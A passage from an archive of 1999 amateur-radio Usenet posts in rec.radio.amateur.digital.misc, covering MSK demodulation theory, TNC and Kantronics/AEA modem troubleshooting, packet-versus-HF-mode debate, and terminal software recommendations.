I regret to say that it make a lot of sense.
The optimal MSK demodulator has not to decide whether a 90 degree shift
occurs clockwise or not; it has to take a decision in the optimum
observation time interval!

The optimum observation time interval for CPFSK (or better Continuous
Phase Modulated (CPM)) signals depends upon the modulation index h. For
MSK h=0.5 and the optimum observation interval is 2 symbols. The
distance in this case 2*sqrt(E) and Pe <= erfc(sqrt(E/No)), like in
BPSK.

To obtain such performance the optimum demodulator exploits the
continuity of the phase.

The phase of a MSK signal evolves linearly in time and draws a trajectory as long as symbols are emitted from the modulator. Given the phase at instant 0T you can draw all the possible phase branches and draw a phase tree. If the initial phase is properly chosen it can be verified that the starting phase values at the beginning of each symbol assume only four distinct values 0, PI/2, PI, 3PI/2. In MSK these values coincide with the states of the modulator which evolution can be represented by a trellis diagram. The latter is used by the demodulator for optimum detection.

Good (English) books on the matter will convince you.
Try "Digital Transmission Theory" by B.Benedetto et alt. ,Prentice-Hall International Edition. Read Chapter 4.4.1 "Continuous Phase Modulated Signals", Chapter 5.6.2. "Minimum-Shift Keying" Chapter 5.7 "Continuous Phase Modulation" and let us know.

Nico, IV3NWV

5414. WTB KAM or KAM Plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-11 00:00:00 UTC
From: Gary D Elliott <k7ox@pipeline.com>
Message-ID: <82uhlmvnp1@nntp9.atl.mindspring.net>
Source record: 15022

Looking for a working KAM (older model in beige case) or a KAM +
please state condition, with cables or not, and version of software and
price. Thanks

73 Gary

k7ox@pipeline.com

5415. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-11 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <82uuiaddn1@nntp9.atl.mindspring.net>
Source record: 15023

Hey Charles:

Long time no post!

Hind sight is always 20:20.

But don't you think that the dumb minded dim witted persistent pursuit of AX25 packet technology coupled with Bell 202 telephone physical layer modulation pushed against all common sense for many years over the poor uncomplaining HF bands was the main factor preventing and delaying the development of new robust and efficient HF modes?

It's amazing to me that we have had any technological progress at all in the face of such stupidity?

I'm glad that it's over.

Thank God for those who persisted and developed AMTOR, PACTOR, G-TOR, CLOVER, etc. . . . in the face of the AX25/Bell 202 drones cluttering up our HF bands!

Peter AB4BC

Charles Brabham <n5pvl@texoma.net> wrote in message
news:82tkr70jq4@enews3.newsguy.com...
>
> George T. Baker <w5yr@worldnet.att.net> wrote in message
> news:3851C96F.1B9D15A3@worldnet.att.net...
> >
> > Then, I heard my first HF packet signal on 20 meters. Thirty minutes
> > later I still had not copied a single packet due to retransmissions,
> > NAKS, etc.!
> >
> > That was the beginning and end of my HF packet experience.
>
> Sounds like you were not tuned in properly. Hams who are used to 2-meter
> packet and then try out HF packet are always amazed at how much more
> critical the tuning is on HF. New guys especially should forget "tuning by
> ear", because on HF packet it is so unrewarding.
>
> >
> > I cannot imagine a digital mode less suited for HF use than packet!
> > "Bother!" as Pooh Bear says.
>
> It's amazing how has been done with HF packet by knowledgeable operators,
> but in a general sense of course you are right. The newer stuff is
better...

> I can't say I'm surprised about that. Not much call for new stuff that's
> worse, I suppose.
>
> --
>
> 73 DE Charles Brabham, N5PVL
> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
> http://www.texoma.net/~n5pvl
>
>
>
>
>

5416. KPC2 and AX.25 Protocol

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-11 00:00:00 UTC
From: Vogt <vogt@oro.net>
Message-ID: <38533D07.C0E14CD1@oro.net>
Source record: 15024

My buddy has a used KPC2 that he is putting into operation and we seem to have found a flaw in that it sends no "poll" out on the connect request. On my BayCom (v1.5) it looks like SABM where normally I see SABM,P when somebody connects to me. On a normal monitor I think this would be <C> vs <C C P> ...incidentally I was running WinTNC for a while and it sent out its first connect request (per the monitor) as <C> and all subsequent as <C C P>. Not sure what all this means but I was also not able to connect to a local node through the node he has activiated in the KPC2. But I was not able to connect direct either though I usually can so it may have been off the air.

A node a long way off hears the KPC2 and responds in the affirmative to its poll-less connect request just fine, though.

Any thoughts?
Thanks,
Birken

5417. Re: KPC2 and AX.25 Protocol

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-12 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn856v5r.kkd.nomail@linux.pe1chl.ampr.org>
Source record: 15025

Vogt <vogt@oro.net> wrote:
>My buddy has a used KPC2 that he is putting into operation and we seem
>to have found a flaw in that it sends no "poll" out on the connect
>request. On my BayCom (v1.5) it looks like SABM where normally I see
>SABM,P when somebody connects to me. On a normal monitor I think this
>would be <C> vs <C C P> ...incidentally I was running WinTNC for a while
>and it sent out its first connect request (per the monitor) as <C> and
>all subsequent as <C C P>.

Looks like it is set to AX.25 version 1 or maybe some odd "automatic
version detection" system. Try something like "AX25L2V2 ON", this
normally sets it on a TNC2.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5418. Re: Used HAM Software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-12 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <MPP44.197596$5r2.494780@tor-nn1.netcom.ca>
Source record: 15026

Yes, an old version of LOGGER can be found at www.qsl.net/ve1cbf.

The current version is 6.12.

I have found that www.itis.net/golist always seems to have the most current
version.

73'

Rob

<actaeon.ns@email.com> wrote in message
news:38534bda.52085440@news1.ns.sympatico.ca...
> x-no-archive: yes
>
> On Wed, 08 Dec 1999 07:58:23 -0600, W6RCecilA <Cecil.A.Moore@IEEE.org>
> wrote:
>
> >Barry G wrote:
> >>
> >> Rob <NoEmail@NoWay.com> wrote in message
> >> news:r9V24.196390$5r2.469393@tor-nn1.netcom.ca...
> >> > Hi Jeff,
> >> >
> >> > Try Logger. It is great! As it names suggests it has a logging
program,
> >> > but it also has a great terminal program and PSK31 support (all you
need
> >> is
> >> > a sound card as a modem for PSK31)
> >> >
> >> > Best of all -- Logger is freeware. GOTO www.itis.net
> >> Then where,???????????????? theere is nothing about logger there
according
> >> to their search.
> >>
> >I found it at: http://www.chroniclenetworks.com/~dwm/Logger.htm
> >--
> >73, Cecil, W6RCA http://www.mindspring.com/~w6rca
>
>
> It is also available from the ftp page at www.qsl.net/ve1cbf
>
>
>
> Dean

>
> Note: remove ".ns" from userid before sending email

5419. Re: RS-232 HELP for internal RTTY modem in DSP-599zx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-12 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <830vfk0hjm@enews3.newsguy.com>
Source record: 15027

Peter O. Brackett <ab4bc@ix.netcom.com> wrote in message
news:82uuiaddn1@nntp9.atl.mindspring.net...
> Hey Charles:
>
> Long time no post!

Busy busy.

>
> Hind sight is always 20:20.
>
> But don't you think that the dumb minded dim witted persistent pursuit of
> AX25 packet technology coupled with Bell 202 telephone physical layer
> modulation pushed against all common sense for many years over the poor
> uncomplaining HF bands was the main factor preventing and delaying the
> development of new robust and efficient HF modes?

No, it did establish a standard to judge such things by, though. At no time have I seen other modes "pushed off the air" by HF Packet, even when there was considerably more competition for digital bandspace than there is now. In fact, Packet has lost a good deal of what was at one time it's exclusive territory, due to the simple fact that most Hams are moving on to more modern stuff.

>
> It's amazing to me that we have had any technological progress at all in
the
> face of such stupidity?

It's highly doubtful that we would have seen the progress we have without it. HF Packet established a base of HF digital enthusiasts that would not have been there otherwise.

>
> I'm glad that it's over.

You must not spend much time on the air. I hear HF Packet activity just about anywhere there is activity at all. This is probably due to the existence of thousands of HF Packet - capable stations out there. There's bound to be at least a couple of them out there, at any given time.

>
> Thank God for those who persisted and developed AMTOR, PACTOR, G-TOR,
> CLOVER, etc. . . . in the face of the AX25/Bell 202 drones cluttering up
our
> HF bands!

The new stuff is better, of course. It would be pretty funny if it wasn't!

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

5420. Manual Needed for KPC9612

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-12 00:00:00 UTC
From: Martin John Hallsworth <Martin@g1gyc.demon.co.uk>
Message-ID: <945032194.6374.0.nnrp-01.9e98acde@news.demon.co.uk>
Source record: 15028

Hello,
I bought a KPC9612 second hand but it was with out a manual.
Is there a kind sole out there that would lend to me a manual so
that I can copy it.

Yes I have tried emailing Kantronics and I get no response, so
short of me phoning the states I am making this appeal.

Thanks Martin

--
~~~~~~
Remove "NOSPAM" from email address to reply
~~~~~~

5421. KAM/Hostmaster/Pactor Mode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-12 00:00:00 UTC
From: Carver Washburn <clwashburn@worldnet.att.net>
Message-ID: <38541D1C.C856F3DC@worldnet.att.net>
Source record: 15029

Hi,

Looking for help with the Kantronics KAM and HostMaster software.

I use the KAM updated through firmware Version 8.2E and HostMaster II
Plus Version 3.1 (1992).

This combination of versions makes Pactor mode inaccessible from
Hostmaster ('grayed-out' on Menu #2, PACTOR LISTEN and PACTOR STANDBY).
HostMaster operated on Pactor fine with an older KAM firmware version
but not the current version.

Any ideas in solving this problem? Contact me at:
clwashburn@worldnet.att.net
73 de Carver W2TFM

5422. AEA PK-900

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-12 00:00:00 UTC
From: Ken Fredstrom <asken@att.net>
Message-ID: <f0985sge0mdkb3ch2ogurgfgmps981ud59@4ax.com>
Source record: 15030
Cross-posted to: rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

Can anyone give me an idea of what the AEA Pk-900 is worth. Would
appreciate it. Thanks.
KEN

5423. Re: KAM/Hostmaster/Pactor Mode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-12 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <0aY44.3497$5e3.262518@typ11.nn.bcandid.com>
Source record: 15031
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

Whoops, I meant Hostmaster 3.4 not 2.3.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Rick Ruhl wrote in message ...
>Carver,
>
>If I remmber right, James Orleff who wrote the code, made some changes to
it
>with version 7.0 firmware (which was a major upgrade for Kantronics for
host
>mode coders) and they released 2.3.
>
>I can tell you for a fact that Hostmaster 2.3 works with the KAM-E and
>Kamplus with the 8.x firmware.
>
>Looks like you have two options, upgrade to 2.3 or move to other software.
>As you may know, for DOS their is KA-Gold; for Windows 3.1 XPwin and KA-Win
>and for Windows 95/98/NT/2000 Pacterm '98.
>
>regards,
>--
>Rick Ruhl
>President, Creative Services Software
>http://www.cssincorp.com
>
>Carver Washburn wrote in message <38541D1C.C856F3DC@worldnet.att.net>...
>>Hi,
>>
>>Looking for help with the Kantronics KAM and HostMaster software.
>>
>>I use the KAM updated through firmware Version 8.2E and HostMaster II
>>Plus Version 3.1 (1992).
>>
>>This combination of versions makes Pactor mode inaccessible from
>>Hostmaster ('grayed-out' on Menu #2, PACTOR LISTEN and PACTOR STANDBY).
>>HostMaster operated on Pactor fine with an older KAM firmware version
>>but not the current version.
>>
>>Any ideas in solving this problem? Contact me at:
>>clwashburn@worldnet.att.net

>>73 de Carver W2TFM
>
>

5424. Re: KAM/Hostmaster/Pactor Mode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-12 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <i7Y44.3491$5e3.265883@typ11.nn.bcandid.com>
Source record: 15032
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

Carver,

If I remmber right, James Orleff who wrote the code, made some changes to it with version 7.0 firmware (which was a major upgrade for Kantronics for host mode coders) and they released 2.3.

I can tell you for a fact that Hostmaster 2.3 works with the KAM-E and Kamplus with the 8.x firmware.

Looks like you have two options, upgrade to 2.3 or move to other software. As you may know, for DOS their is KA-Gold; for Windows 3.1 XPwin and KA-Win and for Windows 95/98/NT/2000 Pacterm '98.

regards,
--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Carver Washburn wrote in message <38541D1C.C856F3DC@worldnet.att.net>...
>Hi,
>
>Looking for help with the Kantronics KAM and HostMaster software.
>
>I use the KAM updated through firmware Version 8.2E and HostMaster II
>Plus Version 3.1 (1992).
>
>This combination of versions makes Pactor mode inaccessible from
>Hostmaster ('grayed-out' on Menu #2, PACTOR LISTEN and PACTOR STANDBY).
>HostMaster operated on Pactor fine with an older KAM firmware version
>but not the current version.
>
>Any ideas in solving this problem? Contact me at:
>clwashburn@worldnet.att.net
>73 de Carver W2TFM

5425. Re: Used HAM Software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-12 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <P3Z44.197714$5r2.495482@tor-nn1.netcom.ca>
Source record: 15033

I am glad you updated your web site!

With Logger, it is hard to keep a web site up to date with the most current
version of Logger.

There seems to be a new version at least once a month!

73's
Rob

<actaeon.ns@email.com> wrote in message
news:38543ec2.22193508@news1.ns.sympatico.ca...
> x-no-archive: yes
>
> On Sun, 12 Dec 1999 11:08:51 -0500, "Rob" <NoEmail@NoWay.com> wrote:
> >Yes, an old version of LOGGER can be found at www.qsl.net/ve1cbf.
> >
> >The current version is 6.12.
>
> Thanks I have updated the site with the latest version.
>
> 73 de VE1CBF
>
>
>
>
> Dean
>
> Note: remove ".ns" from userid before sending email

5426. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-13 00:00:00 UTC
From: Nico Palermo <nicopal@microtelecom.it>
Message-ID: <385445E3.EB519E8E@microtelecom.it>
Source record: 15034

Sounds really interesting.
Is the DFE used after a "whitening" filter? Either *it* performs the
task?
Besides removing ISI effects in multilevel GFSK, does it works on binary
ISI-free FSK?

Nico Palermo, IV3NWV

Alexander Kurpiers wrote:
>
> Nico Palermo wrote:
>
> > MSK performance is worse than BPSK only if demodulated by a coherent
> > detector which takes symbol-by-symbol decisions (3 dB penalty), either
> > by an incoherent one (6 dB penalty), or by a frequency discriminator. In
> > the latter case the optimum modulation index is 1.25 (not 0.5) and there
> > is a ~7 dB penalty over Viterbi decoding.
>
> You can get back a lot if you use a DFE after the frequency
> discriminator. This is because the PSD of the noise is not white after
> the non-linear demodulator. The DFE can be used to compensate for the
> noise correlation. This is not as complicated as viterbi decoding and of
> course not as demanding in terms of computational power. The viterbi
> decoding becomes only feasable for simple QPSK-type receivers eg. used
> for GSM where h=0.5 (MSK). If the modulation index is arbitrarily
> chosen, the receiver is much more complicated (a bank of correlators in
> front of the viterbi). Note that this has absolutely nothing to do with
> coding!!! We are talking about the modulation having memory. No coding
> used.
>
> Iï¿½ve done some simulations for 4-FSK using a Gaussian filtered FSK with
> BT=0.4 and h=0.2. The receiver was a frequency discriminator followed by
> a T/2-DFE. I gained about 6dB in S/N compared to a "normal" receiver
> without DFE and with ISI-free modulation ala G3RUH (BTW: when CPFSK
> people talk about RC (raised cosine), then they mean raised cosine in
> the TIME domain, so 2-RC is a raised cosine that spannes over 2 symbols.
> The G3RUH baseband modem also features a raised cosine impulse, but in
> the FREQUENCY domain...) .
>
> The later realized "real-world" modem was unfortunatly worse than the
> simulation (of course, this is what you expect the "real-world" to be),
> but it still was quite good compared to the "simple" case with only a
> linear post-detection filter (G3RUH/DF9IC type modems). There is still
> room for improvement for this DSP based modem, but I have no time in the

> moment...
>
> 73ï¿½ Alexander
>
>
>
> --
> *----------------------------------+---------------------------------------*
> | Alexander F. Kurpiers | Voice:
> +49-6151-162369 |
> | Institut fuer Nachrichtentechnik | Fax :
> +49-6151-165545 |
> | Merckstrasse 25 | EMail:
> a.kurpiers@uet.tu-darmstadt.de |
> | D-64283 Darmstadt (Germany) | Hamradio:
> dl8aau@db0ais.#hes.deu.eu |
> *----------------------------------+---------------------------------------*

5427. Re: Best software for AEA Pakratt 232 mbx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-13 00:00:00 UTC
From: Nermin Bajramovi&#65533; <fortra@siol.net>
Message-ID: <EY554.9$im1.242@news.siol.net>
Source record: 15035

Hello ham's,

Recently I have had purchased AEA Pakratt 232 model: PK232mbx for digital modes.

Would someone please advise me, where I can get free software for terminal emulation for use on RTTY, packet 1200 baud's as passive dx-cluster, etc...

I will use the 232 with Kenwood TS850SAT, Dentron Amp. MLA 2500B, and variety
of Vertical ant, Zepp etc..

Thanks in advance, Happy Y2K Merry Christmas and see you on the bands.

Opps, the PC will be 486 DX 66 with Philips monitor 15".

Please respond to NG or my e-mail directly: fortra@siol.net

Nermin, S58DX

5428. Free software for AEA PK232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-13 00:00:00 UTC
From: Nermin Bajramovi&#65533; <fortra@siol.net>
Message-ID: <6G754.12$im1.92@news.siol.net>
Source record: 15036

Hello ham's,

Recently I have had purchased AEA Pakratt 232 model: PK232mbx for digital modes.

Would someone please advise me, where I can get free software for terminal emulation for use on RTTY, packet 1200 baud's as passive dx-cluster, etc...

I will use the 232 with Kenwood TS850SAT, Dentron Amp. MLA 2500B, and variety
of Vertical ant, Zepp etc..

Thanks in advance, Happy Y2K Merry Christmas and see you on the bands.

Opps, the PC will be 486 DX 66 with Philips monitor 15".

Please respond to NG or my e-mail directly: fortra@siol.net

Nermin, S58DX

5429. Re: German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-13 00:00:00 UTC
From: Alexander Kurpiers <a.kurpiers@uet.tu-darmstadt.de>
Message-ID: <385510B4.CFEB1C14@uet.tu-darmstadt.de>
Source record: 15037
Body handling: Binary attachment payload not displayed: a.kurpiers.vcf

Nico Palermo wrote:

> Good (English) books on the matter will convince you.
> Try "Digital Transmission Theory" by B.Benedetto et alt. ,Prentice-Hall
> International Edition. Read Chapter 4.4.1 "Continuous Phase Modulated
> Signals", Chapter 5.6.2. "Minimum-Shift Keying" Chapter 5.7
> "Continuous Phase Modulation" and let us know.

Unfortunatly this really good book seems to be out of print (I have a
copy...).

73´ Alexander

--
----------------------------------+---------------------------------------
| Alexander F. Kurpiers | Voice:
+49-6151-162369 |
| Institut fuer Nachrichtentechnik | Fax :
+49-6151-165545 |
| Merckstrasse 25 | EMail:
a.kurpiers@uet.tu-darmstadt.de |
| D-64283 Darmstadt (Germany) | Hamradio:
dl8aau@db0ais.#hes.deu.eu |
----------------------------------+---------------------------------------

[One or more binary attachments are retained only in the source text.]

5430. Re: AEA PK-900

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-13 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <oQc54.197889$5r2.496518@tor-nn1.netcom.ca>
Source record: 15038
Cross-posted to: rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

A great place to look for the current prices of used ham gear is :

http://www.aade.com/hampedia/prices2.htm

They summarize the max, low and average prices for used ham gear sold at EBAY.

Unfortunately, they do not have any prices for AEA and Kantronics TNCs! -- Too bad.

But go to EBAY and do a search- you may find some recent completed transactions with prices for PK900

Are you selling your PK-900??

Rob

"Ken Fredstrom" <asken@att.net> wrote in message news:f0985sge0mdkb3ch2ogurgfgmps981ud59@4ax.com...
> Can anyone give me an idea of what the AEA Pk-900 is worth. Would
> appreciate it. Thanks.
> KEN
>

5431. FBB server-client via Flexnet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-13 00:00:00 UTC
From: skoric@ptt.YU
Message-ID: <01bf45ae$a17e7ab0$1500b42c@yt7mpb-9>
Source record: 15039
Body handling: HTML body converted to readable text

```
This is a multi-part message in MIME format.

------=_NextPart_000_00C5_01BF45B7.03446950

charset="iso-8859-1"

Gentlemen,=20
=20
What I want to do in my club is to make a small network. A "server" =
should be DosFBB515c on an old 286 computer having Baycom USCC card with =
two modems on board. It works now as a standalone bbs with TFPCX driver =
in -dr(si) mode and PORT.SYS with DRSI interface. A "client" should be =
another 286 that has Baycom Terminal 160 installed (capable of KISS =
interface).=20
=20
I want my club members to "connect" FBB from the client computer in a =
way they would use radio connection.=20
=20
Both computers have COM ports and I made 3-wire cable to link them (TX =
and RX crossed + Ground). Before that, I tested COM ports with the MSD =
and it told that COM's on server are 2400 baud, data 8, UART 16550AF. =
COM's on client are 1200 baud, data 5, UART 8250. Other params are the =
same on both ends.
=20
I was suggested to try Flexnet as the networking solution. Well I load:
=20
LH FLEXNET
LH USCC /i=3D5 (because default value is 7 and what about LPT1 at =
IRQ7?)
FLEX
TFEMU (here I don't know if it is needed to have: -i=3D5 or what =
else IRQ?)
and FBB with PORT.SYS in TFPCX interface.=20

It doesn't boot USCC at all. Seems that USCC card has been found after =
LH USCC and there appear an info about USCC chanells after FLEX. So far =
so good.

Well, at first I tried go back and test TFPCX in its "normal" (not =
"drsi") mode and PORT.SYS with TFPCX interface. It doesn't work too.

Next, I tried to use BPQ with USCC settings (worked great with kiss-TNC =
earlier) and PORT.SYS with BPQ interface. It doesn't work.
```

One more time, I tried Flexnet modules, this time TFEMU in DRSI mode and =
PORT.SYS with DRSI interface. It doesn't work.

Wonder if somebody has DosFBB515c + Flexnet + USCC running properly? And =
to have wire link to another computer as a "client". I suppose to need =
here:

LH KISS
FSET MODE

on both ends of such 3-wire link. Any experience with?

Misko YT7MPB
=20

------=_NextPart_000_00C5_01BF45B7.03446950

charset="iso-8859-1"

Gentlemen,

What I want to do in my =
club is to make=20
a small network. A "server" should be DosFBB515c on an old 286 =

computer having Baycom USCC card with two modems on board. It works now =
as a=20
standalone bbs with TFPCX driver in -dr(si) mode and PORT.SYS with DRSI=20
interface. A "client" should be another 286 that has Baycom =
Terminal=20
160 installed (capable of KISS interface).

I want my club members to=20
"connect" FBB from the client computer in a way they would use =
radio=20
connection.

Both computers have COM =
ports and I made=20
3-wire cable to link them (TX and RX crossed + Ground). Before that, I =
tested=20
COM ports with the MSD and it told that COM's on server are 2400 baud, =
data 8,=20
UART 16550AF. COM's on client are 1200 baud, data 5, UART 8250. Other =
params are=20
the same on both ends.

I was suggested to try =
Flexnet as the=20
networking solution. Well I load:

LH FLEXNET

LH USCC =
/i=3D5 (because=20
default value is 7 and what about LPT1 at IRQ7?)

FLEX

TFEMU =20
(here I don't know if it is needed to have: -i=3D5 or what else=20
IRQ?)

and FBB with =
PORT.SYS in TFPCX=20
interface.

It doesn't boot USCC at all. Seems that USCC card has been found =
after LH=20
USCC and there appear an info about USCC chanells after FLEX. So far so=20
good.

Well, at first I tried go back and test TFPCX in its =
"normal"=20
(not "drsi") mode and PORT.SYS with TFPCX interface. It =
doesn't work=20
too.

Next, I tried to use BPQ with USCC settings (worked great with =
kiss-TNC=20
earlier) and PORT.SYS with BPQ interface. It doesn't work.

One more time, I tried Flexnet modules, this time TFEMU in DRSI =
mode and=20
PORT.SYS with DRSI interface. It doesn't work.

Wonder if somebody has DosFBB515c + Flexnet + USCC running =
properly? And to=20
have wire link to another computer as a "client". I suppose to =
need=20
here:

LH KISS <portnum>

FSET MODE <chanellnum> <speed>

on both ends of such 3-wire link. Any experience with?

Misko YT7MPB

------=_NextPart_000_00C5_01BF45B7.03446950--

5432. jnos - what versions for linux?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-13 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <3855727a.913807@news.compuserve.com>
Source record: 15040

I notice there are various jnos archives around with 111d being most
recent (lxjn111d.gz) but I also see versions ov jnosx... versions.
What are the x versions? Are they set up to run under X or are they
some other jnos?
Richard

5433. Re: KAM/Hostmaster/Pactor Mode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-13 00:00:00 UTC
From: Carver Washburn <clwashburn@worldnet.att.net>
Message-ID: <38558328.7D579B66@worldnet.att.net>
Source record: 15041
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

Hi Rick,

Many thanks for your response. It wouldn't be the first time a vendor has forced you to give something up by paying for an upgrade (to V8.2E firmware)!

Best,

Carver

Rick Ruhl wrote:

Carver,

If I remmber right, James Orleff who wrote the code, made some changes to it with version 7.0 firmware (which was a major upgrade for Kantronics for host mode coders) and they released 2.3.

I can tell you for a fact that Hostmaster 2.3 works with the KAM-E and Kamplus with the 8.x firmware.

Looks like you have two options, upgrade to 2.3 or move to other software.
As you may know, for DOS their is KA-Gold; for Windows 3.1 XPwin and KA-Win and for Windows 95/98/NT/2000 Pacterm '98.

regards,
--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

5434. Re: KAM/Hostmaster/Pactor Mode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-13 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <RRg54.197975$5r2.496827@tor-nn1.netcom.ca>
Source record: 15042
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

KAWIN will NOT run under Windows 3.1.

KAWIN will run okay under windows 3.11 and windows 95. Unfortunately, KAWIN has a small bug when run under windows 98. You can't see the pop up menu for HF mode changes when in Full screen mode. (It is apparently off the screen where you cannot see it). You must use smaller window or the so called "accelerator keys" on the keyboard to easily change modes. There is a demo version available at their web site - http://www.huntting.com/

XPWARE will run fine under windows 95 and Windows 98. It is a great program and is very easy to use. There is a demo version available at their web site - http://www.goodnet.com/~gjohnson/xpwin.htm

If you want a good DOS based terminal program that uses KANTRONICS host mode, there are freeware programs out there and some commercial shareware programs like KAGOLD.

KAGOLD will also run under windows 3.1, 95, 98 and NT. But remember it is a DOS program. There is a demo version of KAGOLD at http://www.interflex.com/private/frame.htm.

If you are looking for a contesting program that supports KANTRONICS host mode, the only one out there that I know about is OH2GI Ham System (sometimes called jukartty). It looks great and is apparently extremely stable and reliable but remember it is a DOS program. For info, go to http://www.kolumbus.fi/jukka.kallio/

Pacterm is a 32 bit Windows 95/98/NT program that supports the Kantronics Host mode. It looks great but haven't had a chance to try it! It also can interface directly with some popular Logging programs. There is a demo version available at their web site. -- http://www.cssincorp.com/pacterm/

I suggest you try out the programs above and decide which is best for you.

73's

Rob

"Rick Ruhl" <ricker@cssincorp.com> wrote in message
news:i7Y44.3491$5e3.265883@typ11.nn.bcandid.com...
> Carver,
>
> If I remmber right, James Orleff who wrote the code, made some changes to
it
> with version 7.0 firmware (which was a major upgrade for Kantronics for
host

> mode coders) and they released 2.3.
>
> I can tell you for a fact that Hostmaster 2.3 works with the KAM-E and
> Kamplus with the 8.x firmware.
>
> Looks like you have two options, upgrade to 2.3 or move to other software.
> As you may know, for DOS their is KA-Gold; for Windows 3.1 XPwin and
KA-Win
> and for Windows 95/98/NT/2000 Pacterm '98.
>
> regards,
> --
> Rick Ruhl
> President, Creative Services Software
> http://www.cssincorp.com
>
> Carver Washburn wrote in message <38541D1C.C856F3DC@worldnet.att.net>...
> >Hi,
> >
> >Looking for help with the Kantronics KAM and HostMaster software.
> >
> >I use the KAM updated through firmware Version 8.2E and HostMaster II
> >Plus Version 3.1 (1992).
> >
> >This combination of versions makes Pactor mode inaccessible from
> >Hostmaster ('grayed-out' on Menu #2, PACTOR LISTEN and PACTOR STANDBY).
> >HostMaster operated on Pactor fine with an older KAM firmware version
> >but not the current version.
> >
> >Any ideas in solving this problem? Contact me at:
> >clwashburn@worldnet.att.net
> >73 de Carver W2TFM
>
>

5435. Re: Kenwood Control program that runs on Liunx AND Windows!!!!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-13 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <Gtb64.261$e3.10670@nuq-read.news.verio.net>
Source record: 15043
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc

> I also am thinking about with the winter time coming to devise a
> proposal for a common radio command protocol. This could be used by the
> control program which talks to a server which translates to and from the
> actual radio.

Oh, yes, this is a good idea, in my humble opinion. Something like
a libradio for Unix and a radio.dll for windows. Ideally something
open source, maybe even BSD-licensed, so that Radio manufacturers
could take this code, make a few changes and ship a driver with their radios.

Me, I'd prefer as thin a wrapper as possible, and as simple as
an interface as is possible, probably with caps bits. In the API, though
I think the issues such as what you call in what order, and how things
exactly work need to be defined super tightly, obviously -- you know.

5436. Re: jnos - what versions for linux?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-14 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn85bed6.1va.nielsen@bob.localnet>
Source record: 15044

On Mon, 13 Dec 1999 22:29:40 GMT, Richard C. Ferryman wrote:
>I notice there are various jnos archives around with 111d being most
>recent (lxjn111d.gz) but I also see versions ov jnosx... versions.
>What are the x versions? Are they set up to run under X or are they
>some other jnos?
>Richard

The "x" versions of JNOS are preliminary versions prior to a version release. jnos 1.11x1, then x2... 1.11 was released and the next update was 1.11a, followed by 1.11b. The latest is 1.11d. You should probably compile your own from source (patch in the .mod files first). See readme.lnx in the source archive and linuxnos.tip, which is in the linux.zip archive contained in the config.zip archive, which is part of doc111d.zip.

Bob, w6swe

--
Bob Nielsen, W6SWE (RN2) Internet: nielsen@primenet.com
Tucson, AZ DM42nh AMPRnet: w6swe@w6swe.ampr.org
QRP-L #1985 http://www.primenet.com/~nielsen

5437. HFradio.org and Prefix Lookups, QSLing, etc.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-14 00:00:00 UTC
From: nw7us@hfradio.removethispart.org
Message-ID: <kCp54.186$V2.2499@sea-read.news.verio.net>
Source record: 15045
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc

Hello,

